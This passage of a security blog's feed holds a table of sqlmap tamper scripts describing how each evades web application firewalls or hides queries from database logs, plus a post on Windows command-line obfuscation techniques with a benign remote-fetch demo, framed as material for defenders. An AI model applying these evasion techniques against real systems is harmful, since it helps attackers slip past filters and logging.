      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>PostgreSQL 8.3</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>PostgreSQL 8.4</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>PostgreSQL 9.0</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>MySQL 4</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>MySQL 5.0</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>MySQL 5.5</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>Oracle 10g</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>PostgreSQL 8.3</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>PostgreSQL 8.4</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>lowercase</td>
      <td>PostgreSQL 9.0</td>
      <td>Replaces each keyword character with lower case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>modsecurityversioned</td>
      <td>MySQL</td>
      <td>Embraces complete query with versioned comment. Useful to bypass ModSecurity WAF/IDS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>modsecurityversioned</td>
      <td>MySQL 5.0</td>
      <td>Useful to bypass ModSecurity WAF/IDS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>multiplespaces</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Adds multiple spaces around SQL keywords. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions Reference: https://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>nonrecursivereplacement</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces predefined SQL keywords with representations suitable for replacement (e.g. .replace(“SELECT”, “”)) filters. Useful to bypass very weak custom filters</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>overlongutf8</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Converts all characters in a given payload (not processing already encoded) Reference: https://www.acunetix.com/vulnerabilities/unicode-transformation-issues/</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>ASP</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>Microsoft SQL Server 2000</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>MySQL 5.1.56</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>MySQL 5.5.11</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>percentage</td>
      <td>PostgreSQL 9.0</td>
      <td>Adds a percentage sign (‘%’) infront of each character. Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>plus2concat</td>
      <td>Microsoft SQL Server 2012</td>
      <td>Replaces plus (‘+’) character with function CONCAT(). Useful in case (‘+’) character is filtered.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>plus2concat</td>
      <td>Microsoft SQL Server 2012+</td>
      <td>Replaces plus (‘+’) character with function CONCAT(). Useful in case (‘+’) character is filtered.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>plus2fnconcat</td>
      <td>Microsoft SQL Server 2008</td>
      <td>Replaces plus (‘+’) character with ODBC function {fn CONCAT()}. Useful in case (‘+’) character is filtered https://msdn.microsoft.com/en-us/library/bb630290.aspx</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>plus2fnconcat</td>
      <td>Microsoft SQL Server 2008+</td>
      <td>Replaces plus (‘+’) character with ODBC function {fn CONCAT()}. Useful in case (‘+’) character is filtered https://msdn.microsoft.com/en-us/library/bb630290.aspx</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>MySQL 4</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>MySQL 5</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>MySQL 5.5</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>Oracle 10g</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>PostgreSQL 8.3</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>PostgreSQL 8.4</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcase</td>
      <td>PostgreSQL 9.0</td>
      <td>Replaces each keyword character with random case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>randomcomments</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Add random comments to SQL keywords.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>securesphere</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Appends special crafted string. Useful for bypassing Imperva SecureSphere WAF. Reference: http://seclists.org/fulldisclosure/2011/May/163</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>sp_password</td>
      <td>MSSQL</td>
      <td>Appends ‘sp_password’ to the end of the payload for automatic obfuscation from DBMS logs. Appending sp_password to the end of the query will hide it from T-SQL logs as a security measure Reference: http://websec.ca/kb/sql_injection</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>MySQL 4</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>MySQL 5</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>MySQL 5.5</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>Oracle 10g</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>PostgreSQL 8.3</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>PostgreSQL 8.4</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2comment</td>
      <td>PostgreSQL 9.0</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2dash</td>
      <td>MSSQL</td>
      <td>Replaces space character (‘ ‘) with a dash comment (‘–’) followed by a random string and a new line (‘\n’). Useful to bypass several web application firewalls Used during the ZeroNights SQL injection challenge https://proton.onsec.ru/contest/</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2dash</td>
      <td>SQLite</td>
      <td>Replaces space character (‘ ‘) with a dash comment (‘–’) followed by a random string and a new line (‘\n’). Useful to bypass several web application firewalls Used during the ZeroNights SQL injection challenge https://proton.onsec.ru/contest/</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2hash</td>
      <td>MySQL</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a random string and a new line (‘\n’). Useful to bypass several web application firewalls. Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2hash</td>
      <td>MySQL 4.0</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a random string and a new line (‘\n’). Useful to bypass several web application firewalls. Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2hash</td>
      <td>MySQL 5.0</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a random string and a new line (‘\n’). Useful to bypass several web application firewalls. Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2morecomment</td>
      <td>MySQL 5.0</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**_**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2morecomment</td>
      <td>MySQL 5.5</td>
      <td>Replaces space character (‘ ‘) with comments ‘/**_**/’ Useful to bypass weak and bespoke web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2morehash</td>
      <td>MySQL &gt;= 5.1.13</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a random string and a new line (‘\n’)</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2morehash</td>
      <td>MySQL 5.1.41</td>
      <td>Useful to bypass several web application firewalls. Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mssqlblank</td>
      <td>Microsoft SQL Server</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mssqlblank</td>
      <td>Microsoft SQL Server 2000</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mssqlblank</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mssqlhash</td>
      <td>MSSQL</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a new line (‘\n’). Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mssqlhash</td>
      <td>MySQL</td>
      <td>Replaces space character (‘ ‘) with a pound character (‘#’) followed by a new line (‘\n’). Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mysqlblank</td>
      <td>MySQL</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mysqlblank</td>
      <td>MySQL 5.1</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mysqldash</td>
      <td>MySQL</td>
      <td>Replaces space character (‘ ‘) with a dash comment (‘–’) followed by a new line (‘\n’). Useful to bypass several web application firewalls.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2mysqldash</td>
      <td>MSSQL</td>
      <td>Replaces space character (‘ ‘) with a dash comment (‘–’) followed by a new line (‘\n’). Useful to bypass several web application firewalls.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2plus</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces space character (‘ ‘) with plus (‘+’). Is this any useful? The plus get’s url-encoded by sqlmap engine invalidating the query afterwards. This tamper script works against all databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2randomblank</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2randomblank</td>
      <td>MySQL 4.0</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2randomblank</td>
      <td>MySQL 5.0</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>space2randomblank</td>
      <td>MySQL 5.5</td>
      <td>Replaces space character (‘ ‘) with a random blank character from a valid set of alternate characters. Useful to bypass several web application firewalls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>symboliclogical</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces AND and OR logical operators with their symbolic counterparts (&amp;&amp; and</td>
      <td> </td>
      <td>)</td>
    </tr>
    <tr>
      <td>unionalltounion</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces UNION ALL SELECT with UNION SELECT</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>unmagicquotes</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces quote character (‘) with a multi-byte combo %bf%27 together with generic comment at the end (to make it work). Useful for bypassing magic_quotes/addslashes feature http://shiflett.org/blog/2006/jan/addslashes-versus-mysql-real-escape-string</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>MySQL 4.0</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>MySQL 5.0</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>MySQL 5.5</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>PostgreSQL 8.3</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>PostgreSQL 8.4</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>uppercase</td>
      <td>PostgreSQL 9.0</td>
      <td>Replaces each keyword character with upper case value. Useful to bypass very weak and bespoke web application firewalls that has poorly written permissive regular expressions. This tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>varnish</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Append a HTTP header ‘X-originating-IP’ to bypass WAF Protection of Varnish Firewall Reference: http://h30499.www3.hp.com/t5/Fortify-Application-Security/Bypassing-web-application-firewalls-using-HTTP-headers/ba-p/6418366</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedkeywords</td>
      <td>MySQL</td>
      <td>Encloses each non-function keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedkeywords</td>
      <td>MySQL 4.0.18</td>
      <td>Encloses each non-function keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedkeywords</td>
      <td>MySQL 5.1.56</td>
      <td>Encloses each non-function keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedkeywords</td>
      <td>MySQL 5.5.11</td>
      <td>Encloses each non-function keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedmorekeywords</td>
      <td>MySQL &gt;= 5.1.13</td>
      <td>Encloses each keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedmorekeywords</td>
      <td>MySQL 5.1.56</td>
      <td>Encloses each keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>versionedmorekeywords</td>
      <td>MySQL 5.5.11</td>
      <td>Encloses each keyword with versioned MySQL comment. Useful to bypass several web application firewalls when the back-end database management system is MySQL</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>xforwardedfor</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Append a fake HTTP header ‘X-Forwarded-For’ to bypass  WAF (usually application based) protection</td>
      <td> </td>
      <td> </td>
    </tr>
  </tbody>
</table>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. This blog explains]]></summary></entry><entry><title type="html">Malware Techniques: Windows Command Obfuscation</title><link href="https://blog.alphathreat.in/2021/08/03/malware-techniques-windows-command-obfuscation/" rel="alternate" type="text/html" title="Malware Techniques: Windows Command Obfuscation" /><published>2021-08-03T22:08:00+05:30</published><updated>2021-08-03T22:08:00+05:30</updated><id>https://blog.alphathreat.in/2021/08/03/malware-techniques-windows-command-obfuscation</id><content type="html" xml:base="https://blog.alphathreat.in/2021/08/03/malware-techniques-windows-command-obfuscation/"><![CDATA[<p>Obfuscation can be simply understood as the art of hiding code in plainsight, in order to defeat the signature based defence mechanisms in place.</p>

<p>Obfuscation has always been in fashion among malware authors. These obfuscation techniques can be frequently observed while researching advanced threats and malware samples.</p>

<p>This blog posts will highlight some of the command line obfuscation techniques that have been heavily used by the threat actors. A special thanks to the Fireeye team for sharing this knowledge with the community.</p>

<p>The  post is highly intended and shared to help blue teams secure their defense mechanisms.</p>

<h3 id="string-replacement">String Replacement</h3>


<p>This technique includes replacing the characters from a string. Consider below example</p>

<p>set string=hello!
set string=%string:!=%</p>

<p>The string will now have the value “hello” instead of “hello!”</p>

<p><img src="/assets/blog/cmd_obfuscation/string_replace_obfuscation.png" alt="string replace obfuscation.png, Aug 2021" /></p>

<h3 id="using-double-quotes">Using Double Quotes</h3>


<p>Double quotes can be used in command as well as command arguements. Using a balanced pair of double quotes do not affect the syntax. For ex:
<strong>c”“m”“d.exe /c not”“e”“pad</strong>  is a perfectly balanced command which works</p>

<p><img src="/assets/blog/cmd_obfuscation/double_quote_obfuscation.png" alt="double quote obfuscation.png, Aug 2021" /></p>

<p>###</p>

<h3 id="extracting-value-from-variables">Extracting Value From Variables</h3>


<p>COMPSEC is an environment variable which holds the default shell in windows. You can check it via set command.  The string ‘cmd’ can be extracted from this variable to avoid typing it in our script and avoid detection.  In below image <strong>%COMSPEC:~ 20,3%</strong> evaluated to cmd</p>

<p><img src="/assets/blog/cmd_obfuscation/comspec_obfuscation.png" alt="comspec obfuscation.png, Aug 2021" /></p>

<h3 id="using-parenthesis">Using Parenthesis</h3>


<p>Parenthesis can be used in command line arguments for obfuscation purposes as shown in below image</p>

<p><img src="/assets/blog/cmd_obfuscation/parenthesis_obfuscation.png" alt="parenthesis obfuscation.png, Aug 2021" /></p>


<h3 id="using-caret-for-obfuscation">Using Caret For Obfuscation</h3>

<p>Most commonly used obfuscation character. The ^ symbol (also called caret or circumflex) is an escape character in Batch script. When it is used, the next character is interpreted as an ordinary character. Caret character can escape itself.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
echo ^alpha   will give      alpha
echo ^^alpha will give    ^alpha
echo ^^^^alpha will give    ^^alpha
</code></pre></div></div>

<p><img src="/assets/blog/cmd_obfuscation/caret_obfuscation.png" alt="caret obfuscation.png, Aug 2021" /></p>

<p>###</p>

<h3 id="for-loop-obfuscation">For Loop Obfuscation</h3>

<p>Cmd’s native tokens and delim make it possible to extract values from a string and use accordingly.
Delimiter acts like <strong>-d</strong> and tokens act like <strong>-f</strong> of cut command in linux.
In image below we are extracting the word ‘powershell’ from environment variable.</p>

<p><img src="/assets/blog/cmd_obfuscation/for_obfuscate.png" alt="for obfuscate.png, Aug 2021" /></p>

<p>###</p>


<h3 id="comma-and-semicolon-obfuscation">Comma and Semicolon Obfuscation</h3>

<p>Comma and semicolons can be used in place of spaces under cmd.</p>

<p><img src="/assets/blog/cmd_obfuscation/comma-colon_obfuscation.png" alt="comma-colon obfuscation.png, Aug 2021" /></p>

<p>Let us now combine some methods to download remote contents. For this we created a local server on port 8000 and hosted a file with below contents:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
Write-Host This is fetched from remote server -ForegroundColor Green; Start-Process -FilePath "notepad.exe"
</code></pre></div></div>

<p>The command executed successfully popping up a notepad, as shown in below image</p>

<p><a href="/public/cmd_obfuscation/command.png"><img src="/assets/blog/cmd_obfuscation/command.png" alt="command.png, Aug 2021" /></a></p>

<h3 id="for-enthusiast-readers">FOR ENTHUSIAST READERS</h3>

<p>Try to decode the below obfuscation:</p>

<p><img src="/assets/blog/cmd_obfuscation/command1.png" alt="command1.png, Aug 2021" /></p>]]></content><author><name>Alpha Threat</name></author><category term="Hacking" /><summary type="html"><![CDATA[Obfuscation can be simply understood as the art of hiding code in plainsight, in order to defeat the signature based defence mechanisms in place. Obfuscation has always been in]]></summary></entry><entry><title type="html">Top 7 Cyber Security Best Practices To Protect Your Organization</title><link href="https://blog.alphathreat.in/2021/07/11/general-security-practises-for-organization-s/" rel="alternate" type="text/html" title="Top 7 Cyber Security Best Practices To Protect Your Organization" /><published>2021-07-11T15:35:00+05:30</published><updated>2021-07-11T15:35:00+05:30</updated><id>https://blog.alphathreat.in/2021/07/11/general-security-practises-for-organization-s</id><content type="html" xml:base="https://blog.alphathreat.in/2021/07/11/general-security-practises-for-organization-s/"><![CDATA[<p>How can you avoid being a victim of a cyber-attack?</p>

<p>Here are 7 cybersecurity best practices you can begin to implement today to protect yourself from cyber attacks.</p>

<h3 id="tip-1-keep-your-softwares-up-to-date">TIP# 1 Keep Your Softwares Up to Date</h3>

<ul>
  <li>Outdated softwares are easy target for attackers. They can give direct remote access to attackers in some cases. Updating softwares is the critical part of security process.</li>
  <li>Always have the latest security updates for your system.</li>
  <li>Turn on automatic udpates for your windows.</li>
</ul>

<h3 id="tip-2-beware-of-suspicious-links">TIP# 2 Beware of Suspicious Links</h3>

<ul>
  <li>Clicking links can give away your details and even provide remote access to attackers. Phishing links are used to steal sensitive information like username and passwords.</li>
  <li>Be suspicious of any official looking email and make sure to verify their source.</li>
  <li>Find out where a link leads by submitting the url to wheregoes.com</li>
</ul>

<h3 id="tip-3-avoid-cracked-softwares">TIP# 3 Avoid Cracked Softwares</h3>

<p>Cracked softwares are mostly used to distribute malwares, latest malwares have the capability to bypass antivirus.</p>

<h3 id="tip-4-password-management">TIP# 4 Password Management</h3>

